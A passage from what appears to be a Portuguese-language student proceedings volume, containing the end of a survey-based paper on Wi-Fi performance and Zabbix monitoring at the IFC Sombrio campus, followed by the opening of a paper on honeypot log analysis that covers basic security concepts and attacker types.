Sendo assim, os lugares com menor disponibilidades apontadas com maior frequência são “Sala 12 e 13” com 39,6%, “Prédio ADM – Térreo” com 36,9% e o “Prédio ADM – 3º andar” com 31,7%. Além desses lugares, 30,5% escolheram “Hall de Entrada”, 28,7% “Prédio ADM – 2º andar”. Portanto, nota-se que o “Prédio ADM” (Administração), é apontado como um dos lugares com menor disponibilidade do IFC-CAS.


Analisando ainda as respostas, pode-se perceber que os laboratórios de informática, presentes no 3º andar da instituição, são os com maior índice de disponibilidade da Rede *WiFi*. Sendo estes apontados com 5,7% o “Laboratório 34”, 4,5% “Laboratório 31 e 32” e 3,6% para “Laboratório 35 e 38” e “Laboratório 36 e 37”.

Por fim, de acordo com as respostas restantes, os locais com índices medianos de disponibilidade são: “Sala 25 e 26” e “Auditório” com 18,1%, “Sala 15” com 13,9%, “Sala 27” com 12,7%, “Sala 23 e 24” com 10% e “Biblioteca” com 9,4%.

No que se refere à Rede *WiFi*, foi questionado se é possível perceber lentidões durante o uso. Apresentou-se 84,3% de respostas


“Sim” e 15,7% “Não”, como pode ser visto na Figura 8.

Figura 8 - Você percebe que a rede WIFI apresenta lentidões durante o uso?



Caso afirmativo para esta questão, foi desenvolvido uma outra pergunta, no qual questiona o período em que é possível perceber a lentidão (Figura 9).

Figura 9 - Caso afirmativo para a questão anterior, qual período percebe a lentidão? (Pode ser assinalada mais de uma alternativa).




Deste modo, as escolhas foram as seguintes (podendo ser assinalada mais que uma alternativa): 50,7% “12h às 13h”, 42,9% “10h

às 12h", 36,8% "8h às 10h", 31,4% "13h às 17h", 19,6% "19h às 21h", 11,1% "21h às 23h" e 10,4% "17h às 19h".

Pode-se perceber que os períodos no qual apresentam maior lentidão é entre as 12h às 13h, prevalecendo 50,7% das respostas obtidas, além das 10h às 12h e 8h às 10h, com 42,9% e 36,8% respectivamente.

Com base nos dados das Figuras 3, 4 e 9 pode-se perceber que a

Figura 10 - A velocidade da Internet é satisfatória:



Fonte: Os autores, 2019.


lentidão acontece devido a maior partes dos usuários serem alunos do ensino médio (Figura 3) e frequentarem a instituição nos períodos matutinos e vespertino (Figura 4). Deve-se ressaltar que os usuários da rede no período das 12h às 13h estão em horário de intervalo do almoço, em vista disso, possui um número elevado de usuários acessando a rede ao mesmo tempo, justificando o motivo deste período causar maior lentidão na rede do IFC-CAS.

Por fim, em relação ao período das 19h às 21h existe esta porcentagem devido aos alunos do ensino superior estarem chegando na instituição para as aulas à noite, além destes horários se encaixarem também com o tempo de intervalo que possuem, sendo este das 20h40 às 20h50.

É importante buscar opiniões com os usuários da rede em relação à velocidade da Internet, por isso afirmou-se que a velocidade é satisfatória e foi oferecido opções de respostas para que cada um escolhesse a que melhor expressa a sua percepção. Com isso, obteve-se 40,8% "Concordo", 25,1% "Discordo", 17,8% "Indiferente", 9,4% "Discordo plenamente" e 6,9% "Concordo plenamente" (Figura 10).

Portando, observando o gráfico é possível analisar que dos entrevistados, 47,7% (158 entrevistados) consideram a Internet satisfatória. Entretanto, 34,5% (114 entrevistados) discordam desta afirmação. Além disso, ainda sobre velocidade da Internet, foi questionado se ela prejudica o trabalho ou o estudo dos usuários, como mostra a Figura 11.

Figura 11 - Em relação ao IFC-CAS, a velocidade da Internet prejudica o trabalho/estudo:




Fonte: Os autores, 2019.

Dessa forma, mesmo considerando que a velocidade da Internet é satisfatória (Figura 10), os usuários consideram que ela prejudica de alguma forma o trabalho ou estudo (Figura 11).

No que diz respeito à segurança, alguns questionamentos foram realizados e um deles foi sobre sentir-se seguro acessando a rede da instituição. As respostas foram 60,4% “Sim”, 20,5% “Não” e 19% “Indiferente” (Figura 12).

Logo, surge uma vertente para trabalhos futuros relacionados à segurança da rede do IFC-CAS, em que se pode avaliar o motivo que levaram os entrevistados a responderem o “Sim” e o “Não”.


Figura 12 - Você se sente seguro acessando a rede da instituição?



Fonte: Os autores, 2019.

Também, foi abordado sobre sentir-se seguro acessando à rede através do usuário e senha do sistema acadêmico da instituição, o SIGAA. Os dados recebidos foram 67,7% “Sim”, 17,8% “Indiferente” e 14,5% “Não” (Figura 13).

Figura 13 -Você se sente seguro acessando a Rede IFC-CAS com usuário e senha do SIGAA?




Fonte: Os autores, 2019.

Fazendo uma comparação entre as Figuras 12 e 13, pode-se

observar que alguns dos entrevistados que não se sentem seguros acessando a rede da instituição ou que são indiferentes em relação a isso, mudam a sua opinião quando mencionado sobre o acesso à rede com o usuário e senha do SIGAA.

Buscando informações sobre a rede nos laboratórios de informática, é apresentado a seguinte afirmação: “Você considera satisfatória a velocidade da Internet nos laboratórios?”. Desta forma, 55,3% responderam “Concordo”, 16% “Concordo plenamente”, 15,7% “Indiferente”, 11,5% “Discordo” e 1,5% “Discordo plenamente” (Figura 14).

Figura 14 - Você considera satisfatória a velocidade da Internet nos laboratórios:




Fonte: Os autores, 2019.

Portanto, de acordo com a Figura 14 é possível perceber que a Internet nos laboratórios é bastante satisfatória, visto que a maioria dos usuários concordaram com a afirmativa apresentada.

No IFC-CAS além dos horários de aula/trabalho, existem os horários vagos como intervalo e horário de almoço. Com isso elaborou-se uma pergunta para saber de qual forma os usuários utilizam a Internet nos horários vagos – podendo ser assinalada mais de uma alternativa (Figura 15).

Figura 15: Como você utiliza a Internet nos seus horários vagos? (Pode ser assinalada mais de uma alternativa).



Fonte: Os autores, 2019.


As escolhas foram: 81,6% “Redes Sociais”, 76,1% “Ferramentas Institucionais (SIGAA, SIPAC[3], sites, etc)”, 51,1% “Ferramentas de Entretenimento (Jogos/Séries)”, 31,1% “Sites de Notícias”, 22,7% “Periódicos/Base de Dados/Portais Científicos” e 2,1% “Não utilizo”.

Analisando a Figura 15 e comparando com a Figura 9, sugere-se que a lentidão gerada em horários vagos surgem devido aos usuários acessarem Ferramentas de Entretenimento e Redes Sociais, sabendo-se que normalmente esses *sites* geram uma alta taxa de transferência de pacotes, resultando assim, em uma quantidade significativa de consumo.

De acordo com Ruschel, Zanotto e Mota (2010), a Computação em Nuvem é uma forma eficiente de potencializar e flexibilizar recursos computacionais. Além disso, os usuários podem mover suas informações e aplicações para a nuvem e acessá-las de qualquer lugar. Dessa forma, a Figura 16 apresenta as respostas questionadas aos entrevistados, a fim de verificar se consideram importante a instituição fornecer um serviço de armazenamento em nuvem aos usuários.

[3]Sistema Integrado de Patrimônio, Administração e Contratos (SIPAC).

Figura 16: Você considera importante a instituição fornecer um serviço de armazenamento de informações em nuvem?



Como respostas obteve-se 53,8% “Sim”, 36,9% “Indiferente” e 9,4%f “Não”. Desse modo, novas pesquisas podem surgir a partir das respostas dos usuários, questionando-os o porque não usariam um serviço de armazenamento em nuvem e o motivo de serem indiferente.

Além das questões objetivas, foram aplicadas duas descritivas, sendo que uma delas não era obrigatória. Portanto, a questão 15 (não obrigatória) abordou o seguinte: “Na sua opinião, quais ferramentas a instituição pode disponibilizar para os usuários da rede?” Entre as respostas obtidas, vale destacar as principais: ferramenta de armazenamento em nuvem; agendamento de salas e laboratórios online; vídeo-aulas mais acessíveis; aplicativo para auxiliar na visualização de atividades, notas e recados; e, ferramentas educacionais, como jogos e laboratórios virtuais.

Por fim, a última pergunta proposta questiona sobre como o usuário descreve a rede do IFC-CAS antes das mudanças realizadas. De acordo com as respostas apontadas, a grande maioria dos usuários (234 entrevistados – 70,7%) descreveu a Internet disponibilizada anteriormente como “Inconstante”, “Instável”, “Horrível”, “Lenta, “Péssima” e “Ruim”, além de ressaltarem que a rede atualmente está “mais acessível”, “mais rápida”, “mais estável”, “melhor” e “melhor agora”. Contudo, 97 entrevistados – 29,3%, afirmaram que não perceberam nenhuma mudança ou que são indiferentes em relação a esta pergunta.

3.3 GRÁFICOS DE MONITORAMENTO DA REDE

Além do questionário, gráficos da ferramenta Zabbix foram coletados com o objetivo de analisar e comparar os dados obtidos com as respostas dos usuários. Desta maneira, nas Figuras 17 e 18 estão os dois gráficos da ferramenta Zabbix com os diferentes períodos ao longo de um dia.

Figura 17 - Gráfico Zabbix - 07 às 18h




Figura 18 - Gráfico Zabbix - 18h às 23h

Nas Figuras 17 e 18, é possível observar que cada uma possui três gráficos que são gerados pela Ferramenta de Monitoramento, sendo que o primeiro é da rede sem fio do prédio administrativo e o segundo da rede sem fio do prédio onde ficam os alunos. Por fim, o terceiro gráfico gerado é um cálculo agregado das duas redes, tanto do prédio administrativo quanto do prédio dos alunos.

Observando as respostas dos usuários com os gráficos, foi possível analisar e concluir que para os usuários que permanecem na instituição durante os períodos matutino e vespertino, os horários com maior lentidão na rede, conforme a Figura 9, são: 12h às 13h – 50,7%, 10h às 12h – 42,9% e 8h às 10h – 36,8%. Em vista disso, comparando esses dados com os gráficos gerados pela Ferramenta de Monitoramento como pode ser visto na Figura 17, nota-se que existe um pico de utilização da rede próximo das 13h, sugerindo que existe um aumento na taxa de transferência de pacotes através da rede. Logo, conclui-se que pode haver uma diminuição de velocidade perceptível por parte dos usuários neste período.

Em relação às repostas obtidas dos usuários presentes no período noturno, de acordo com a Figura 9 o horário com maior lentidão na rede é das 19h às 21h. Desta forma, fazendo uma comparação entre a opinião dos usuários e os dados do Zabbix conforme a Figura 18, pode-se

perceber um aumento na taxa de transferência de pacotes.

4 CONSIDERAÇÕES FINAIS

É possível observar que as redes de computadores estão se tornando fundamentais no âmbito do ensino. Portanto, é necessário ter um bom gerenciamento para que as redes funcionem corretamente e também possam oferecer um desempenho aceitável. Dessa forma, as opiniões de usuários que a utilizam é primordial para verificar a percepção deles sobre o uso e desempenho da rede.

Em vista disso, por meio deste trabalho, um questionário foi elaborado e aplicado com os usuários da rede do Instituto Federal Catarinense – Campus Avançado Sombrio, em que perguntas foram elaboradas com o intuito de tomar conhecimento da percepção do usuário em relação ao uso e ao desempenho da rede de computadores e, assim, poder realizar a comparação com os dados disponibilizados pela Ferramenta de Gerenciamento Zabbix.

Os questionamentos foram realizados abordando a identificação dos usuários, o turno de permanência na instituição, a percepção de diferença entre a rede cabeada e *WiFi*, a percepção da intensidade do sinal sem fio estar presente em todos os ambientes do IFC-CAS, a percepção de locais com menor disponibilidade, a percepção de lentidão na rede durante o uso e em quais períodos, a percepção se a velocidade é satisfatória e a dificuldade em realizar o trabalho/estudo. Questões referentes à segurança também foram aplicadas, as quais buscam saber se os usuários se sentem seguros acessando a rede. Além disso, perguntas descritivas foram desenvolvidas com o objetivo de verificar diferentes opiniões sobre mudanças realizadas. Por fim, foram feitas sugestões de ferramentas que a instituição pode disponibilizar, além de saber quais ferramentas os usuários utilizam durante seus horários vagos.

Assim sendo, o objetivo do trabalho foi alcançado, pois a análise entre as respostas dos usuários foram realizadas e comparadas com os dados reais de desempenho da rede. Portanto, como trabalhos futuros, pretende-se avaliar os equipamentos de rede da instituição, a quantidade de usuários por *Access Point* (AP) que acessam a rede e quais períodos, a fim de verificar algum gargalo em decorrência da quantidade de usuários e analisar a percepção dos usuários por curso. Além disso, pretende-se

desenvolver uma nova pesquisa relacionada à segurança, para avaliar o motivo que levou os usuários a responderem que se sentem seguros ou não acessando à rede do IFC-CAS.

AGRADECIMENTOS

Agradecemos ao Setor de Tecnologia da Informação e seus colaboradores Henrique, Antônio e Guilherme, por toda ajuda e também pelas informações concedidas, que foram fundamentais para a realização deste trabalho.

Ao nosso orientador Victor Martins de Sousa e ao coorientador Matheus Lorenzato Braga, que sempre estiveram presentes nos auxiliando no que fosse necessário.

Por fim, agradecemos também a todos os professores e colegas que estiveram conosco durante os três anos de curso e também às pessoas que participaram direta ou indiretamente deste trabalho.

REFERÊNCIAS

ALENCAR, Márcio Aurélio dos Santos. **Fundamentos de Redes de Computadores.** Manaus: Rede E-tec Brasil, 2010. Disponível em: <http://redeetec.mec.gov.br/images/stories/pdf/eixo_infor_comun/tec_man_sup/081112_fund_redes_comp.pdf>. Acesso em: 11 nov. 2019.

BANDEIRA, Silvio; FERNANDES, Dailson. **Redes de Computadores.** Pernambuco: Rede E-tec Brasil, 2013. Disponível em: <http://www.lcvdata.com/redes/CadernodeINFORedesdeComputadoresRDDI.pdf>. Acesso em: 11 nov. 2019.

BLACK, Tomas Lovis. **Comparação de Ferramentas de Gerenciamento de Redes.** Porto Alegre: Ufrgs, 2008. 64 p. Disponível em: <https://www.lume.ufrgs.br/bitstream/handle/10183/15986/000695315.pdf?sequence=1&isAllowed=y>. Acesso em: 28 jun. 2019. i

BRITO, Edivaldo. **Ping.** [s.l]: Techtudo, 2012. Disponível em: <https://www.techtudo.com.br/artigos/noticia/2012/04/o-que-e-ping.html>. Acesso em: 17 jul. 2019.

CERVO, Amado Luiz; BERVIAN, Pedro Alcino; DA SILVA, Roberto.

Metodologia Científica.6. ed. São Paulo: Pearson Prentice Hall, 2007.

FRANCISCATTO, Roberto; CRISTO, Fernando de; PERLIN, Tiago. **Redes de Computadores.** Santa Maria: Rede E-tec Brasil, 2014. 116 p. Disponível em: <https://www.ufsm.br/unidades-universitarias/ctism/cte/wp-content/*upload*s/sites/413/2018/12/redes_computadores.pdf>. Acesso em: 28 jun. 2019.

FONSECA, J. J. S. Metodologia da pesquisa científica.Fortaleza: UEC, 2002.

GERHARDT, Tatiana Engel; SILVEIRA, Denise Tolfo. **Métodos de Pesquisa.** Porto Alegre: Ufrgs, 2009. Disponível em: <http://www.ufrgs.br/cursopgdr/downloadsSerie/derad005.pdf>. Acesso em: 11 nov. 2019.

GIL, A. C. (2002) Como elaborar projetos de pesquisa. 4ª. ed. São Paulo: Atlas S/A.

GIL, Antonio Carlos. Como elaborar projetos de pesquisa.5. ed. São Paulo: Atlas, 2010. 184p.

HORST, Adail Spínola; PIRES, Aécio dos Santos; DÉO, André Luis Boni. **De A a Zabbix.** São Paulo: Novatec, 2015. Disponível em: <https://books.google.com.br/books?id=3tZuBgAAQBAJ&printsec=frontcover&hl=pt-BR&source=gbs_vpt_buy#v=onepage&q&f=false>. Acesso em: 17 jul. 2019.

KUROSE, James F; ROSS, Keith W. **Redes de Computadores e a Internet:** Uma abordagem top-down. 5. ed. São Paulo: Isbn, 2010. 614 p.

MINAYO, M. C. S. (Org.). Pesquisa social: teoria, método e criatividade. Petrópolis: Vozes, 2001.

MORAES, A.F.de.Redes de computadores: Fundamentos. 7 ed., São Paulo. Érica, 2010.

MOTA FILHO,; ERIBERTO, João. **Análise de Tráfego em Redes TCP/IP::** Utilize tcpdump na análise de tráfegos em qualquer

sistema operacional. São Paulo: Novatec, 2013.

OLIVEIRA, Cláudio de; MOURA, Samuel Pedrosa; SOUSA, Edinaldo Ribeiro de. **TIC'S NA EDUCAÇÃO: A UTILIZAÇÃO DAS TECNOLOGIAS DA INFORMAÇÃO E COMUNICAÇÃO NA APRENDIZAGEM DO ALUNO.** Minas Gerais: Puc, 2015. Disponível em: <http://periodicos.pucminas.br/index.php/pedagogiacao/article/view/11019>. Acesso em: 02 dez. 2019.

RUSCHEL, Henrique; ZANOTTO, Mariana Susan; MOTA, Wélton Costa da. **Computação em Nuvem.** 2010. Disponível em: <https://www.ppgia.pucpr.br/~jamhour/RSS/TCCRSS08B/Welton%20Costa%20da%20Mota%20-%20Artigo.pdf>. Acesso em: 11 nov. 2019.

SANTOS, M. T.; TAROUCO, L.; BERTHOLDO, L.; LIMA, F. M. M. **Gerência de Redes de Computadores.** Rio de Janeiro: Escola Superior de Redes - RNP, 2015. 324 p.

STATO FILHO, André. **LINUX:** Controle de Rede. 2. ed. Florianópolis: Visual Books, 2014. 384 p.

Análise dos *logs* de ataque em um ambiente *Honeypot* utilizando o *Modern Honey Network*

Pedro Leopoldo Grossmann Mallmann[1], Tiago Cardoso de Oliveira[1], Marco Antonio Silveira de Souza[2], Sandra Vieira[2]

[1]Acadêmicos do Instituto Federal Catarinense –Campus Avançado Sombrio – 88960-000 –Sombrio –SC –Brasil

[2]Docente do Instituto Federal Catarinense –Campus Avançado Sombrio – 88960-000 –Sombrio –SC –Brasil

{xpedro.leopoldo, xtiago.c.oliveira}@gmail.com,
{marco.souza,sandra.vieira}@ifc.edu.br

Abstract. *The Internet usage for a variety of things, such as bank accessing or online shopping, has attracted malicious people that aims unknowingly steal personal information from computer users. One of the possible solutions to data theft analyzed in this article was implemented by a honeypot using the Modern Honey Network platform. Specifically, it was analized the logs of honeypot sensors. This article based on bibliographic content, scientific articles and experimental research. The study concluded that the implementation of the Modern Honey Network was successful and could be effective as a complementary resource for detection and prevention of cyber attacks.*

Resumo. *O uso da Internet para diversos interesses, como acessar o banco e fazer compras, atrai o interesse de pessoas mal-intencionadas que visam obter informações. Uma das possíveis soluções para o roubo de dados que esse artigo analisou foi a implementação de um honeypot usando a plataforma Modern Honey Network. Especificamente, foram analisados os logs dos sensores do honeypot. O artigo baseia-se em conteúdos bibliográficos, artigos científicos e pesquisa experimental. Após a conclusão do experimento constatou-se que a implementação da ferramenta Modern Honey Network ocorreu de forma satisfatória, e pode ser eficaz como recurso complementar para detecção e prevenção de ataques cibernéticos.*

1 INTRODUÇÃO

As empresas atualmente utilizam a internet para diversos fins, como transmissão e armazenamento de dados em grande escala. Essa infraestrutura que congrega grande quantidade de informação pode atrair o interesse de pessoas mal-intencionadas. Apesar desse risco aumentar a cada dia, muitas empresas e corporações não possuem uma política de segurança adequada para seus servidores.

Diante desse cenário, uma das possíveis soluções é a implementação do *honeypot*, uma plataforma que emula serviços desprotegidos, com o objetivo de receber ataques e armazenar *logs* para que o administrador do servidor possa analisar posteriormente (SPITZNER, 2003 apud MARTINS JUNIOR, 2006).

A motivação da escolha do *honeypot* foi demonstrar a eficácia dos recursos desta técnica para detecção e prevenção de ações de crackers. Para tanto foi utilizado o *Modern Honey Network* que disponibiliza vários tipos de recursos que utilizam protocolos como Protocolo de Transferência de Arquivos (FTP, *File Transfer Protocol*), Protocolo de Rede Criptografado (SSH) e Protocolo de Transferência de Hipertexto (HTTP, *Hypertext Transfer Protocol*).

Segundo Martins Junior (2006), o uso desse tipo de ferramenta pode ser justificado não somente na área de segurança, mas também em outras áreas como, por exemplo, no auxílio a pesquisadores na descoberta de vulnerabilidades de sistemas, melhorando-os continuamente.

O objetivo deste trabalho é analisar a utilização de um *honeypot* em um ambiente real, especificamente suas documentações de implementação e configuração com os principais serviços (Web e SSH).

2 CONCEITOS DE SEGURANÇA DA INFORMAÇÃO

Segundo Diógenes e Mauser (2013), “A segurança da informação é a prática de assegurar que os recursos que geram, armazenam ou proliferam as informações sejam protegidos contra quebra de confidencialidade, comprometimento da integridade e contra a indisponibilidade de acesso a tais recursos.”

Conforme Diógenes e Mauser (2013), em segurança da informação existem três pilares principais:

- **Confidencialidade:** Trata-se da prevenção do vazamento de informação para usuários ou sistemas que não estão autorizados a ter acesso a tal informação.

- **Integridade:** Trata-se de preservação e manutenção do dado na sua forma íntegra, ou seja, sem sofrer modificações através de fontes não autorizadas.

- **Disponibilidade:** Trata-se da manutenção da disponibilização da informação, ou seja, a informação precisa estar disponível quando se necessita.

Além dos conceitos acima, conforme Stalligns (2015), há conceitos adicionais que são úteis para avaliar de forma mais abrangente a segurança em sistemas de informação.

- **Autenticidade:** garantir que a identidade (de um sistema, indivíduo ou componente) é genuína, de maneira verificável e confiável.

- **Responsabilização:** capacidade de atribuir ações de maneira exclusiva e inequívoca a seu autor.


- **Vulnerabilidades:** pontos com facilidade de serem atacados, por falha de *software*, *hardware*, má configuração, falha de administração ou outros.

- **Ameaças:** chance de violação da segurança que existe quando há uma circunstância, capacidade, ação ou evento que poderia quebrar a segurança e causar danos.

2.1 ATAQUE À SEGURANÇA

É importante saber quem são os responsáveis pelos ataques no sistema, mas não deixar de destacar a importância de saber quais são os métodos utilizados pelo invasor. Observa-se na Figura 1 os tipos mais utilizados como ataques (Carvalho, 2005).

Figura 1 - Incidentes Reportados ao CERT.br /
Janeiro à Dezembro/2017



Fonte: Incidentes reportados ao cert.br (2017).

Para o entendimento da Figura 1, destaca-se a seguir a legenda dividida em tipos de ataques (CERT.BR, 2017):

- **Worm**: notificações de atividades maliciosas relacionadas com o processo automatizado de propagação de códigos maliciosos na rede.
- **DoS** (DoS -- *Denial of Service*): notificações de ataques de negação de serviço, onde o atacante utiliza um computador ou um conjunto de computadores para tirar de operação um serviço, computador ou rede.
- **Invasão**: um ataque bem-sucedido que resulte no acesso não autorizado a um computador ou rede.
- **Web**: um caso particular de ataque visando especificamente o comprometimento de servidores Web ou desfigurações de páginas na Internet.
- **Scan**: notificações de varreduras em redes de computadores, com o intuito de identificar quais computadores estão ativos e quais serviços estão sendo disponibilizados por eles.

É amplamente utilizado por atacantes para identificar potenciais alvos, pois permite associar possíveis vulnerabilidades aos serviços habilitados em um computador.

- **Fraude**: segundo Houaiss, é "qualquer ato ardiloso, enganoso, de má-fé, com intuito de lesar ou ludibriar outrem, ou de não cumprir determinado dever; logro". Esta categoria engloba as notificações de tentativas de fraudes, ou seja, de incidentes em que ocorre uma tentativa de obter vantagem.

- **Outros**: notificações de incidentes que não se enquadram nas categorias anteriores.

Segundo Carvalho (2005), “dá-se o nome de atacante à pessoa que realiza um ataque a um sistema computacional, obtendo êxito ou não.”

Além disso, o termo *hacker* abrange várias sub ramificações como: *Script Kiddies, Crackers, Carders, Cyberpunks, Insiders, Coders, White hats, Black hats e Preacker.*

Para o entendimento de cada ramificação, a seguir apresenta-se cada tipo de *hacker* (CARVALHO, 2005):

- ***Script Kiddies:*** Conhecidos pelo baixo conhecimento técnico e por usarem ferramentas disponíveis na internet para invadir sistemas, os *Script Kiddies* ou *Newbies* são a ameaça mais comumente enfrentada pelas empresas.

- ***Crackers:*** Diferentemente dos *Script Kiddies*, os *Crackers* possuem conhecimento avançado em informática, são capazes de quebrar proteções de sistemas softwares.

- ***Carders:*** Os *carders* são responsáveis por efetuar compras através da internet usando cartões de crédito roubados ou simplesmente gerados.

- ***Cyberpunks:*** O alto grau de conhecimento e a preocupação excessiva com privacidade caracterizam esses hackers. Devido a esta última preocupação, os *Cyberpunks* fazem uso da criptografia para garantir a privacidade dos dados.

